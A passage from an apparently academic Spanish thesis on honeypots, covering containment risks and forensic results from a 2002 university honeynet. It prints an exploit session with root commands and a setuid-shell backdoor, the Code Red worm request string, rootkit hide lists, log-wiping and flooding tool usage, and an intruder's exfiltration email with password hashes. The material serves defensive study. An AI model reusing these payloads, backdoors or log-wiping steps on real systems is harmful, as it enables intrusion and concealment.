que el *honeypot* ha sido comprometido. Para los *honeypots* de baja interacción en *Unix* se pueden tomar mayores medidas. *Chroot()* es una manera general de mejorar la contención contra procesos atacados en un sistema *Unix*. *Jail()* (sobre *FreeBSD*) propone una manera verdadera de restringir los procesos. Los *parches* del *kernel* como *Systrace* (control de acceso direccional basado en procesos) o *Grsecurity* (control de acceso, protección de espacio de dirección, etc, obligadamente basados en procesos) u otros tales como *SE Linux* se deben utilizar en *honeypots* de baja interacción para ayudar a proteger contra ataques conocidos y desconocidos.

Para los *honeypots* de alta interacción, el problema es más desafiante. Estas soluciones proporcionan el sistema operativo y los usos verdaderos para que los *intrusos* trabajen con ellos, por consecuencia tienen mayor riesgo. Se espera que un par de los *intrusos* obtengan el control de privilegios de los *honeypots*. Esto significa que las medidas de control externas y de datos tienen que ser colocadas en su lugar, tal como un *IPS* (Sistema de Prevención de Intrusiones) o limitar el ancho de banda. En casos tales como *honeynets*, hay dos medidas que se deben tomar. Primero, utilizar varias capas de control. Esto evita el tener riesgo de un solo punto de falla. El segundo es intervención humana, los *honeypots* de alta interacción deben ser supervisados de cerca. Si en cualquier momento hay actividad anómala en el sistema (una conexión de salida, descarga de archivos, actividad reciente del sistema, nuevos procesos, conexiones del sistema, etc) un ser humano debe entonces supervisar todo lo que suceda en el sistema. Siempre que cualquier acción de un *intruso* excede el umbral de riesgo (como intentar un ataque de salida), se podría terminar la conexión de salida del *intruso* haciendo caer los paquetes, y volver a dirigir las conexiones hacia él. La ventaja de la supervisión en tiempo real es que se puede identificar potencialmente la actividad ya que mecanismos automatizados pueden fallar. Esto también proporciona un control remoto sobre lo que hace el *intruso* y como responde el *honeypot*.

4.5. Atacando a host cliente

Este es el eslabón mas duro de romper, en parte por que apenas es una posibilidad técnica. Uno de los desafíos mas grandes de los *honeypots* es como pueden ser desplegados para detectar, identificar y para capturar la actividades de amenazas especificas, internas y externas a una compañía. Piense en el desplegado de *honeypots* de manera similar a la pesca. Tradicionalmente, la mayoría de los despliegues del *honeypot* se han centrado en un objetivo especifico, en lugar de ser sistemas comunes desplegados en redes externas. Esto es similar a la pesca en cualquier lago, lanzan un arpon con un *gusano* ordinario en el, y estará feliz con lo que se pesque. En la mayoría de los casos estos pescados han sido los *intrusos* que se centran en flancos de oportunidad, sondeando e irrumpiendo en tantos sistemas como puedan encontrar, utilizando a menudo herramientas automatizadas. Estas amenazas son relativamente fáciles de capturar con los *honeypots*, pues son altamente activas, atacarán cualquier cosa que tenga una *dirección IP*, y no pasan mas del tiempo posible para ver si están interactuando con un *honeypot*.

Los *honeypots* tienen el potencial de capturar pescados más grandes. Las organizaciones no pueden enfocarse solo en ataques automatizados o comunes, deben combatir a *intrusos* avanzados que se dirijan a sistemas de misión critica, a los empleados que roban y venden información confidencial. Para que los *honeypots* capturen tales amenazas, los *honeypots* tienen que ser dirigidos para cada amenaza individual, se necesita carnada y la ubicación apropiada. Cuando se están pescando peces de gran tamaño no se tira simplemente el gancho y se utiliza un *gusano* de charco común. En lugar de esto se viaja a Mazatlán durante la temporada de pesca del Marlín. La misma analogía se utiliza para los *intrusos* más avanzados. Los *honeypots* tienen que ser situados en la ubicación apropiada, en el tiempo apropiado y con la carnada correcta. Para esto tales *honeypots* tienen que ser modificados para los requisitos particulares a la amenaza especifica, un trabajo mucho más difícil de hacer. Por ejemplo, si el crimen organizado irrumpe dentro de un sitio de *e-commerce*, lanzar un *honeypot* con *Red Hat* instalado por defecto en la red externa no es lo más adecuado para capturar esta actividad. Si se quiere capturar los últimos ataques o *exploits*, se necesitan fuentes de valor, tales como un *honeypot CVS*, que dará al *intruso* un alto *ROI* (Vuelta de Inversión) para su nuevo ataque. Para las amenazas internas, se necesitan *honeypots* que tienen un valor ya inicializado, tal como *honeypots* que parezcan ser *bases de datos* de investigación y desarrollo. Para ir después a una amenaza especifica, el honeypot tiene que ser dirigido a esto en lo individual.

4.5.1. Conclusiones

La eficacia de la tecnología *honeypot* existe solamente mientras los oponentes al propósito del *honeypot* no puedan examinar los funcionamientos de las tecnologías de monitoreo y control. Esencialmente, las tecnologías *honeypot* deben seguir siendo secretas para que sean efectivas en su campo. Esto imposibilita la opción de tener un discurso abierto de la tecnología, de confianza que incluso los miembros de la *honeynet Research Alliance* no puedan infiltrar estos en *honeypots* warez a sus amigos *back hat*.

Por otra parte, sin tecnología abierta, el desarrollo de los *honeypots* se atascaría, no se daría ninguna atención de los medios a las falsas profecías del la tecnología *honeypot*, y los contratos lucrativos no se materializarían.

En cualquier circunstancia, la tecnología *Honeypot* esta demasiado lejos de madurar para ser considerada seriamente para el despliegue verdadero por cualquier persona o cualquier otro académico y refigurado .Com.

Los *honeypots* tienen un enorme potencial para la comunidad de seguridad y pueden lograr objetivos como pocas tecnologías. Como cualquier nueva tecnología, tiene algunos desafíos que superar. No se solucionaran probablemente ni serán eliminados algunos de estos problemas totalmente. Sin embargo, se esperan ver próximamente muchos nuevos progresos que ayuden a manejarlos y otras ediciones.

Capítulo 5

Resultados

En el presente capítulo se analizarán los ataques que fueron registrados por la implementación de *Honetpot-DSC* y *Honeynet-DSC*. Se presentan algunas conclusiones y se finaliza con los trabajos que quedan pendientes, ya que este tipo de *tecnologías* aún se encuentran en desarrollo por lo cual aún queda mucho trabajo por realizar.

5.1. Resultados Honeypot-DSC

Durante el período los 6 meses que estuvo funcionando el *honeypot* solo se detectaron escaneos al servidor pero desgraciadamente no se presentó ningún ataque; es aquí donde se entiende la desventaja de los *honeypots* que dice: "no tiene ningún valor si no es atacado", pero no se ha perdido el entusiasmo de que tenga éxito, solo resta permanecer alerta de cualquier actividad sospechosa.

Por lo pronto durante las pruebas realizadas se pudo observar el funcionamiento del *exploit* desarrollado por el equipo de *GOBBLES*[1].

```
SSH-1.99-OpenSSH_3.2
SSH-2.0-GOBBLES
=diffie-hellman-group-exchange-sha1,diffie-hellman-group1-sha1
BNOD*GOBBLE*
uname -a;id
OpenBSD spider 3.1 GENERIC#59 i386
uid=0(root) gid=0(wheel) groups=0(wheel)
 7:21PM  up 2 days,  5:01, 0 users, load averages: 0.18, 0.11, 0.09
USER    TTY FROM              LOGIN@  IDLE WHAT
last -10
user     ttyp1    192.168.XX.XX          Tue Sep  3 14:52 - 14:52  (00:00)
wtmp begins Fri Aug 30 22:21 2002
cat /etc/master.passwd
root:$2a$08$QRV5MGmkO54hy567GB8qDuCzs1/v/IjGJelEIX8VACmeP9akpyCrO:0:0:daemon:0:0
:Charlie &:/root:/bin/sh
cp /bin/sh /tmp;cd /tmp ;ls M-^Vla; chmod +s sh;mv sh .X11-lock;su user;./.X11-l
ock
exit
```

[1] *GOBBLES* es un grupo de *intrusos*, para mayor información consultar: *http://www.immunitysec.com/GOBBLES/*

Como se puede apreciar al ejecutar el *exploit* se logra penetrar al sistema vulnerable y posteriormente es posible registrar los comandos ejecutados y sus respectivas salidas, esta información sera de gran utilidad cuando se realize un ataque al sistema.

5.2. Resultados Honeynet-DSC

Cabe señalar que el primer ataque fue llevado a cabo apenas en algunas horas después que la *Honeynet* fue puesta en marcha, por lo que se proyecta con buenos resultados a futuro.

5.2.1. Primer Ataque

A continuación se muestran los registros obtenidos por el *Sistema Detector de Intrusos*. En este se pueden observar varios ataques dirigidos hacia los *honeypots* de la *honeynet*, algunos de estos no fueron exitosos, pero en cambio se puede observar la agresividad de estos en el número de intentos.

Firma	Total	Origen	Destino	Primer Ataque	Último Ataque
ICMP Destination Unreachable (Communication Administratively Prohibited)	34479 (98 %)	5568	1	2002-09-07 10:45:11	2002-09-09 08:48:19
ICMP Destination Unreachable (Communication with Destination Host is Administratively Prohibited)	756 (2 %)	104	1	2002-09-07 10:53:58	2002-09-09 08:44:13
ATTACK RESPONSES id check returned root	5 (0 %)	1	4	2002-09-07 18:41:24	2002-09-08 13:02:58

Firma	Total	Origen	Destino	Primer Ataque	Último Ataque
ICMP Destination Unreachable (Communication with Destination Network is Administratively Prohibited)	30 (0 %)	8	1	2002-09-07 21:43:59	2002-09-09 06:46:06
spp stream4: STEALTH ACTIVITY (NULL scan) detection Prohibited)	3 (0 %)	3	1	2002-09-08 03:41:30-05	2002-09-08 15:30:37-05
spp stream4: STEALTH ACTIVITY (nmap XMAS scan) detection Prohibited)	1 (0 %)	1	1	2002-09-08 16:48:47	2002-09-08 16:48:47
spp stream4: NMAP FINGERPRINT (stateful) detection Prohibited)	1 (0 %)	1	1	2002-09-08 16:48:47	2002-09-08 16:48:47
ICMP Destination Unreachable (Communication Administratively Prohibited)	2561 (99 %)	992	1	2002-09-07 04:31:15	2002-09-07 10:30:16

Firma	Total	Origen	Destino	Primer Ataque	Último Ataque
ICMP Destination Unreachable (Communication with Destination Host is Administratively Prohibited)	30 (1 %)	7	1	2002-09-07 04:35:29	2002-09-07 10:02:42
ICMP Destination Unreachable (Communication with Destination	5 (0 %)	2	1	2002-09-07 05:19:43	2002-09-07 10:17:17
Network is Administratively Prohibited)					

Como se puede apreciar en los cuadros anteriores se tuvo mucha actividad de red después que el ataque fue perpretado, el código que tenían estos paquetes de red que se dirigieron hacia el *honeypot* era el siguiente:

```
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u68
58%ucbd3%u7801%u9090%u6858%ucbd3%u7801&u9090&u6858%ucbd3%u7801%u9090%u9090%u81
90%u00c3%u0003%u8b00%u531b%u53ff%u0078%u00=a HTTP/.1.0
```

En base a esta información se determinó que sistema Windows 2000 Advanced Server fue comprometido por el ataque del *Gusano Código Rojo "CODE-RED"*[2].

Este *gusano* intentó modificar la página web del servidor, estos intentos no tuvieron éxito debido a que en ese momento aún no contaba con una página por default. El siguiente código HTML se intentó agregar como página principal:

```
<html><head><meta http-equiv=''Content-Type'' content=''text/html;
charset=Eglish''><title>HELLO!</title></head><bady><hr size=5>
<font color=''red''><align=''center''>Welcome to http://www.worm.com !<br>
<br>Hacked By Chinese!</font></hr></bady></html>
```

El *gusano* procedió a atacar otros dominios una vez que se instaló así mismo en el *honeypot*, pero estos escaneos fueron bloqueados por mecanismos de control de la *honeynet*.

[2] *Gusano Código Rojo* es descrito en el siguiente boletín de seguridad del CERT: *http://www.cert.org/advisories/CA-2001-19.html*

5.2.2. Segundo Ataque

El segundo ataque logró romper la estadística del tiempo estimado de un ataque para un *sistema operativo Red Hat 6.2*, que es de 74 horas, ya que el *honeypot* con este sistema fue comprometido en menos de 48 horas, lo cual es un éxito para la investigación de amenazas, a continuación de describirán los resultados del análisis aplicado a dicho sistema:

Puertos abiertos

Al realizar una verificación de los puertos abiertos en el sistema *honeypot Linux Red Hat 6.2*, se localizaron varios puertos que no se encontraban abiertos cuando la *honeynet* fue puesta en marcha, estos puertos se pueden observar en el cuadro siguiente:

Puerto	Estado	Servicio
21/tcp	Abierto	ftp
23 /tcp	Abierto	telnet
25/tcp	Abierto	smtp
79/tcp	Abierto	finger
80/tcp	Abierto	http
98/tcp	Abierto	linuxconf
111/tcp	Abierto	sunrpc
113/tcp	Abierto	auth
513/tcp	Abierto	login
514/tcp	Abierto	shell
515/tcp	Abierto	printer
931/tcp	Abierto	unknown
1024/tcp	Abierto	kdm
1488/tcp	Abierto	**docstor**
2001/tcp	Abierto	**dc**
6000/tcp	Abierto	X11
7000/tcp	Abierto	**afs3-fileserver**

Como se puede apreciar en el cuadro anterior los puertos 1488 (docstor), 2001 (dc) y 7000 (afs3-fileserver) fueron abiertos por el *intruso*.

Conexiones

Dentro del sistema de bitácoras se localizan varias conexiones al puerto de ftp, probablemente en este puerto fue encontrada alguna vulnerabilidad y probablemente fue este el puerto explotado.

Se puede observar que el sistema mantiene 5 conexiones de ftp. Por lo cual el *intruso* cuntinuaba en sesión en ese momento. Se puede apreciar esto al observar en la líneas siguientes la expresión *still loggerd in.*

```
ftp      ftpd5738     211.227.106.10   Sun Sep  8 17:53   still logged in
ftp      ftpd5677     212.212.6.230    Sun Sep  8 14:05   still logged in
ftp      ftpd5302     210.103.80.10    Sun Sep  8 05:41   still logged in
ftp      ftpd5292     211.55.75.217    Sun Sep  8 05:36   still logged in
ftp      ftpd2430     212.212.6.230    Sat Sep  7 23:32   still logged in
..
ftp      ftpd1092     virus.iimatercu. Tue Sep  3 07:24 - 07:32  (00:07)
```

Usuarios

Al revisar la *base de datos* de los usuarios del sistema se localizó un nuevo usuario en el sistema.

```
wc:x:501:501::/home/wc:/bin/bash
```

Procesos

En los procesos se encontró la ejecución de un proceso de *Secure Shell* el cual no se encontraba al configurar el *honeypot*.

```
root      5913  0.0  0.0  1588     0  ?  SW Sep  8   0:11 [sshd]
```

El cual tiene su archivo de inicialización en los *runlevels*[3] de sistema, para que sea ejecutado cada vez que el sistema sea inicializado.

```
/etc/rc.d/rc3.d/S55sshd
#!/bin/bash

# Init file for OpenSSH server daemon
#
# chkconfig: 2345 55 25
# description: OpenSSH server daemon
#
# processname: sshd
# config: /etc/ssh/ssh_host_key
# config: /etc/ssh/ssh_host_key.pub
# config: /etc/ssh/ssh_random_seed
# config: /etc/ssh/sshd_config
# pidfile: /var/run/sshd.pid

# source function library
. /etc/rc.d/init.d/functions
..
..
```

Su archivo de configuración se encuentra en */etc/ssh/*

```
/etc/ssh/sshd_config
# This is ssh server systemwide configuration file.

Port 2002
ListenAddress 0.0.0.0
HostKey /etc/ssh_host_key
RandomSeed /etc/ssh_random_seed
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
```

[3]Niveles de ejecución del sistema operativo

```
PermitRootLogin yes
IgnoreRhosts no
StrictModes yes
QuietMode no
X11Forwarding yes
X11DisplayOffset 10
FascistLogging no
PrintMotd yes
KeepAlive yes
SyslogFacility DAEMON
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
# CheckMail no
# PidFile /u/zappa/.ssh/pid
# AllowHosts *.our.com friend.other.com
# DenyHosts lowsecurity.theirs.com *.evil.org evil.org
# Umask 022
# SilentDeny yes
```

Se puede ver que este es el servicio que se encuentra ejecutando en el puerto 2001.

Otro archivo de configuración de *ssh* fue localizado en */lib/security/.config/ssh/*

```
/lib/security/.config/ssh/sshd_config
Port 7000
ListenAddress 0.0.0.0
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin yes
IgnoreRhosts no
StrictModes yes
QuietMode no
X11Forwarding no
X11DisplayOffset 10
FascistLogging no
PrintMotd yes
KeepAlive yes
SyslogFacility DAEMON
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
```

Como se puede observar este servicio se encuentra en ejecución en el puerto 7000, por lo que es el encargado de ejecutar el puerto 7000 en el sistema. Esto se observa en la segunda línea del listado anterior *Port 7000.*

Paquetes Instalados

Fue detectado en el directorio */etc/ppp* un directorio llamado *p* el cual contiene un servidor de *irc (Internet Relay Channel)* llamado *psyBNC 2.1.*

```
/etc/ppp/p/
total 628
-rw-r--r--   1 503      503         10546 Jun  2  2000 CHANGES
```

```
-rw-------   1 503      503         17982 May 15  1997 COPYING
-rw-r--r--   1 503      503          2358 Jun  2  2000 FAQ
-rw-r--r--   1 503      503          2461 Dec  4  1999 Makefile
-rw-r--r--   1 503      503         24589 Jan 23  2000 README
-rw-r--r--   1 503      503          1271 Jun  2  2000 TODO
-rw-------   1 root     root          401 Sep  9 08:44 USER1.INI
-rw-------   1 root     root            0 Sep  9 07:10 USER1.TRL
-rw-------   1 503      503           354 Dec 15  1999 config.h
drwxr-xr-x   2 503      503          4096 Dec  4  1999 help
-rw-------   1 503      503           611 Dec 15  1999 makefile.freebsd
-rw-------   1 503      503           599 Dec 19  1999 makefile.freebsd.sparc
-rw-------   1 503      503           609 Dec 15  1999 makefile.linux
-rw-------   1 503      503           589 Dec 19  1999 makefile.linux.sparc
-rw-------   1 503      503           638 Dec  4  1999 makefile.solaris
-rw-------   1 503      503           626 Dec 19  1999 makefile.solaris.sparc
-rw-------   1 503      503           625 Dec 15  1999 makefile.sunos
-rw-------   1 503      503           605 Dec 19  1999 makefile.sunos.sparc
-rwxrwxr-x   1 503      503          5796 Oct  7  2000 makesalt
-rwxrwxr-x   1 503      503        477328 Oct  7  2000 p
-rw-r--r--   1 503      503             4 Nov 27  1999 psbnc.hosts
-rw-------   1 503      503            57 May 12  2001 psbnc.ini
-rw-------   1 root     root         4152 Sep  9 09:00 psbnc.log
-rw-------   1 root     root            5 Sep  9 07:08 psbnc.pid
-rw-rw-r--   1 503      503          1441 Oct  7  2000 salt.h
drwxr-xr-x   2 503      503          4096 Oct  7  2000 src
-rw-------   1 503      503          3027 Dec  4  1999 targets.mak
```

En el directorio */lib/ldd.so* fue detectado un *sniffer* llamado *linsniffer* el cual es utilizado para espiar en sesiones *telnet*.

```
/lib/ldd.so/tkp

#!/usr/bin/perl

# hdlp2 version 2.05 by JaV <jav@xy.org>
# Use this software in responsible manner, ie: not for any illegal actions etc.
# The author can NOT be held responsible for what people do with the script.

# (c) 1997-1998 JaV <jav@xy.org>
# All rights reserved.
# However, you may improve, rewrite etc. - but give credit. (and give me a copy :) )


# Sorts the output from LinSniffer 0.666 by hubmle of rhino9 (which is
# based on LinSniffer 0.03 [BETA] by Mike Edulla <medulla@infosoc.com> )

# Check out hdgy2 (for linsniffer 0.666) by JaV.                    <= A
# It tires to retrive "interesting" things that users          <= D
# did in there telnet sessions!                                                <=
 V
# It saves you the trouble from looking through the file       <= E
# all by yourself ;)                                                            <= R
# If you have any suggestions for it, please mail me.          <= T
# (note: hdgy2 will soon be released, I think..)
```

El archivo de configuración que ejecuta el *socket* por el cual escucha el *sniffer* fue localizado en */lib/ldd.so/*.

```
/lib/ldd.so/tksb
#!/bin/bash
#
# sauber - by socked [11.02.99]
#
# Usage: sauber <string>
```

```
BLK=''
RED=''
GRN=''
YEL=''
BLU=''
MAG=''
CYN=''
WHI=''
DRED=''
DGRN=''
DYEL=''
DBLU=''
DMAG=''
DCYN=''
DWHI=''
RES=''
```

Además fue localizado un *script* dentro de */usr/bin* que se encarga de eliminar los registros de un usuario en el sistema de bitácoras.

```
 /usr/bin/wp
USAGE: wipe [ u|w|l|a ] ...options...

UTMP editing:
    Erase all usernames      :   wipe u [username]
    Erase one username on tty:   wipe u [username] [tty]

WTMP editing:
   Erase last entry for user :   wipe w [username]
   Erase last entry on tty   :   wipe w [username] [tty]

LASTLOG editing:
   Blank lastlog for user    :   wipe l [username]
   Alter lastlog entry       :   wipe l [username] [tty] [time] [host]
        Where [time] is in the format [YYMMddhhmm]
```

También se localiza un *script* que se encarga de realizar escaneos a otras redes.

```
/usr/bin/imp --help
imp.c (v.331) by sinkhole - Proof of Concept for private educational use only
-PRIVATE- REGISTERED FOR: pnt

WARNING: Using this program on public networks
is HIGHLY illegal and they WILL find you and put
you in jail. The author is no way responsible for
your actions. Keep this one to your local network!

Usage: /usr/bin/imp <src ip block> <dst computer> <begin port> <end port> <type>
[seconds to run for]
    src ip block     = a block of computers, ie: 10.32.8 (put 0 for random)
        -Note: random only works on misconfigured networks now-a-days.
    dst computer     = computer to receive the packets.
    begin port       = port to begin flooding, ie: 1
    end port         = last port to flood, ie: 150
    types            = 1=SYN 2=ACK 3=FIN 4=RST
    seconds to run   = If not specified it will run until killed.

Ie: /usr/bin/imp 10.223 10.2.0.1 1 150 1 30
```

Archivos Troyanos

El binario de *netstat* fue troyanizado por lo cual no muestra algunas conexiones. El archivo de configuración del *netstat troyano* contiene los segmentos de red que no son mostrados a la

salida de este comando, así como aquellos puertos que no deberá mostrar y que se encuentren escuchando.

```
[root@sidra /root]# more /usr/include/hosts.h
2 64.228
2 199
2 64
3 7000
4 7000
3 6667
4 6667
2 64.220
3 7000
4 7000
4 62.220
3 212.110
2 195.26
```

El binario de *ps* fue *troyanizado* por lo cual no muestra algunos procesos en ejecución. El archivo de configuración del *ps troyano* contiene los nombres de los procesos que no son mostrados a la salida de este comando.

```
[root@sidra /root]# more /usr/include/proc.h
3 eggdrop
3 bnc
3 psyBNC
3 sh-fORCE
3 SH-fORCE
3 synscan
3 setup
3 in.inetd
3 tk
3 xntps
3 SH-fORCE
3 sh-fORCE
3 psyBNC
3 eggdrop
3 t0rn
3 torn
3 tornkit
```

Correo electrónico

Dentro del sistema comprometido fue enviado el siguiente correo electrónico:

```
        by sidra.super.unam.mx (8.9.3/8.9.3) id SAA06101
        for catzyc@tvs.com; Sun, 8 Sep 2002 18:15:17 -0500
Date: Sun, 8 Sep 2002 18:15:17 -0500
From: root <root>
Message-Id: <200209082315.SAA06101@sidra.super.unam.mx>
To: catzyc@tvs.com
Subject: r00t la 1981

---------------------------------------------------------------
Network info:

Hostname : sidra.super.unam.mx (192.168.109.118)
Alternative IP : 192.168.109.118
Host : sidra
Distro: Red Hat Linux release 6.2 (Zoot)
Uname -a
Linux sidra 2.2.14-5.0 #1 Tue Mar 7 20:53:41 EST 2000 i586 unknown
```

```
Uptime
  6:13pm  up 1 day,  2:24,  0 users,  load average: 0.00, 0.00, 0.01
Pwd
/usr/bin/kfn
ID
uid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)
------------------------------------------------------------------
Yahoo.com ping:

PING 216.115.108.243 (216.115.108.243) from 192.168.109.118 : 56(84) bytes of data.

--- 216.115.108.243 ping statistics ---
6 packets transmitted, 0 packets received, 100% packet loss
------------------------------------------------------------------
Hw info:

CPU Speed: 132.634609MHz
CPU Vendor: vendor_id    : GenuineIntel
CPU Model: model name    : Pentium 75 - 200
RAM: 17 Mb
HDD(s):
Filesystem    Type    Size  Used Avail Use% Mounted on
/dev/hda1     ext2    603M   44M  528M   8% /
/dev/hdb1     ext2    197M   40M  147M  21% /home
/dev/hdc1     ext2    315M  297M  1.8M  99% /usr
------------------------------------------------------------------

Ports open:
------------------------------------------------------------------
/etc/passwd & /etc/shadow

/etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
user:x:500:500:User:/home/user:/bin/bash

/etc/shadow
root:$1$knRafQqS$Uk8GY8h7RbAHDp8an.9am0:11898:0:99999:7:-1:-1:134540356
bin:*:11898:0:99999:7:::
daemon:*:11898:0:99999:7:::
adm:*:11898:0:99999:7:::
lp:*:11898:0:99999:7:::
sync:*:11898:0:99999:7:::
shutdown:*:11898:0:99999:7:::
halt:*:11898:0:99999:7:::
mail:*:11898:0:99999:7:::
news:*:11898:0:99999:7:::
uucp:*:11898:0:99999:7:::
operator:*:11898:0:99999:7:::
games:*:11898:0:99999:7:::
gopher:*:11898:0:99999:7:::
ftp:*:11898:0:99999:7:::
nobody:*:11898:0:99999:7:::
```

```
xfs:!!:11898:0:99999:7:::
user:$1$xqCPLVo/$XFyK6RU2D4nEw/h/XcBw9.:11919:0:99999:7:-1:-1:134540332
------------------------------------------------------------------
interesting filez:
```

Como se puede observar el listado del correo electrónico anterior, envía todo un análisis del sistema comprometido avisando al *intruso* que el ataque tuvo éxito.

5.2.3. Sistema de bitácoras

Dentro del sistema de bitácoras se localizan algunas direcciones IPs, probablemente desde estas fue lanzado el ataque.

```
firefox.jn1lfd.gr.jp => sidra.honeyred.unam.mx [23]
firefox.jn1lfd.gr.jp => sidra.honeyred.unam.mx [513]
firefox.jn1lfd.gr.jp => sidra.honeyred.unam.mx [21]
203.91.132.10 => sidra.honeyred.unam.mx [21]
212.212.6.230 => sidra.honeyred.unam.mx [21]
212.212.6.230 => sidra.honeyred.unam.mx [21]
```

El sistema de registro fue troyanizado.

```
/etc/rc.d/init.d/syslog
#!/bin/sh
#
# syslog        Starts syslogd/klogd.
#
#
# chkconfig: 2345 12 88
# description: Syslog is the facility by which many daemons use to log \
# messages to various system log files.  It is a good idea to always \
# run syslog.
```

Fue colocado el *secure shell* troyano en los *runlevels* para su ejecución al iniciar el sistema.

```
/etc/rc.d/init.d/functions
#!/bin/sh
#
# functions     This file contains functions to be used by most or all
#               shell scripts in the /etc/init.d directory.
#
# Version:      @(#) /etc/init.d/functions 1.01 26-Oct-1993
#
# Author:       Miquel van Smoorenburg, <miquels@drinkel.nl.mugnet.org>
# Hacked by:    Greg Galloway and Marc Ewing
```

Fue colocado un calendarizador de tareas *at* para ejecutarse al momento de iniciar el sistema.

```
/etc/rc.d/init.d/atd
#!/bin/bash
#
#       /etc/rc.d/init.d/atd
#
# Starts the at daemon
#
# chkconfig: 345 40 60
# description: Runs commands scheduled by the at command at the time \
#    specified when at was run, and runs batch commands when the load \
```

```
#    average is low enough.
# processname: atd

# Source function library.
. /etc/rc.d/init.d/functions
```

Son ejecutados algunos servicios de red adicionales al momento de iniciar el sistema.

```
..
/etc/rc.d/init.d/inet
#! /bin/sh
#
# inet          Start TCP/IP networking services. This script
#               sets the hostname, creates the routes and
#               starts the Internet Network Daemon & RPC portmapper.
#
# Author:       Miquel van Smoorenburg, <miquels@drinkel.nl.mugnet.org>
#               Various folks at Red Hat
#
# chkconfig: 345 50 50
# description: The internet superserver daemon (commonly called inetd) \
#              starts a variety of other internet services as needed. It \
#              is responsible for starting many services, including telnet, \
#              ftp, rsh, and rlogin. Disabling inetd disables all of the \
#              services it is responsible for.
# processname: inetd
# pidfile: /var/run/inetd.pid
# config: /etc/sysconfig/network
# config: /etc/inetd.conf


# Source function library.
. /etc/rc.d/init.d/functions

..
/etc/rc.d/rc.sysinit
#!/bin/sh
#
# /etc/rc.d/rc.sysinit - run once at boot time
#
# Taken in part from Miquel van Smoorenburg's bcheckrc.
#
```

Se localizan las siguientes conexiones en las bitácoras del sistema.

```
Sep  7 23:33:18 sidra.super.unam.mx ftpd[2430]: ANONYMOUS FTP LOGIN FROM 212.212.6.230
[212.212.6.230], mozilla@
Sep  7 23:48:10 sidra.super.unam.mx ftpd[2429]: User unknown timed out after 900
seconds at Sat Sep  7 23:47:34 2002
Sep  7 23:48:10 sidra.super.unam.mx ftpd[2429]: FTP session closed
Sep  8 05:37:34 sidra.super.unam.mx ftpd[5292]: ANONYMOUS FTP LOGIN FROM 211.55.75.217
[211.55.75.217], mozilla@
Sep  8 05:41:39 sidra.super.unam.mx ftpd[5302]: ANONYMOUS FTP LOGIN FROM 210.103.80.10
[210.103.80.10], mozilla@
Sep  8 05:43:09 sidra.super.unam.mx ftpd[5291]: FTP session closed
Sep  9 02:00:43 sidra.super.unam.mx ftpd[6345]: ACCESS DENIED (error reading access
file) TO 212.212.6.230 [212.212.6.230]
Sep  9 02:00:43 sidra.super.unam.mx ftpd[6345]: FTP LOGIN REFUSED (access denied) FROM
 212.212.6.230 [212.212.6.230], ftp
Sep  9 02:00:44 sidra.super.unam.mx ftpd[6345]: FTP session closed
Sep  9 02:00:57 sidra.super.unam.mx ftpd[6348]: cannot open access file /etc/ftpaccess:
No such file or directory
Sep  9 02:01:01 sidra.super.unam.mx ftpd[6349]: cannot open access file /etc/ftpaccess:
No such file or directory
Sep  9 02:01:04 sidra.super.unam.mx ftpd[6349]: ACCESS DENIED (error reading access
file) TO 212.212.6.230 [212.212.6.230]
```

```
Sep  9 02:01:04 sidra.super.unam.mx ftpd[6349]: FTP LOGIN REFUSED (access denied)
FROM 212.212.6.230 [212.212.6.230], ftp
Sep  9 02:01:05 sidra.super.unam.mx ftpd[6348]: FTP session closed
Sep  9 02:01:05 sidra.super.unam.mx ftpd[6349]: FTP session closed
```

Archivos Troyanos

Los siguientes archivos binarios del sistema están troyanizados:

```
/bin/
/etc/bashrc
/bin/lsof
/bin/lps
/bin/ps
/bin/lsp
/bin/ls
/bin/lnetstat
/bin/netstat
/bin/shad
/bin/me
/bin/lfind
/bin/find
/bin/du
/bin/syslogd
/bin/ifconfig
```

Al revisar la evindecia encontrada en el *honeypot* comprometido se llega a la conclusión que el ataque fue provocado por una herramienta automática conocida como *t0rnkit*[4] la cual explota la versión de ftp instalada en el *Honeypot Linux RedHat 6.2.* Se concluye esto ya que se encontró almacenamiento de contraseñas en el archivo */etc/ttyhash*, así como la instalación de *caballos de troya* para el programa *sshd* configurado para poder escuchar en un puerto determinado, localización de archivos de configuración de *caballos de troya* para ocultar nombres de archivos, procesos, etc., reemplazo de archivos binarios por *caballos de troya*, instalación de un *sniffer* capturador de contraseñas.

5.3. Presentación de Honeynet

El 6 de Marzo de 2003 fue presentado el trabajo realizado en los primeros 6 meses de la puesta en marcha de la *Honeynet-DSC* esto se llevo acabo durante el Congreso de Seguridad en Cómputo 2003[5] en El Antiguo Colegio de San Ildefonso con la conferencia titulada *Implementación y Experiencias de la Honeynet del Departamento de Seguridad en Cómputo.* Para mayor detalle revisar el **Apéndice C** *Programa de Conferecnias, Congreso de Seguridad en Cómputo 2003*[6].

[4] t0rnkit, este *exploit* es descrito en el boletín de seguridad del CERT: *http://www.cert.org/incident notes/IN-200-10*

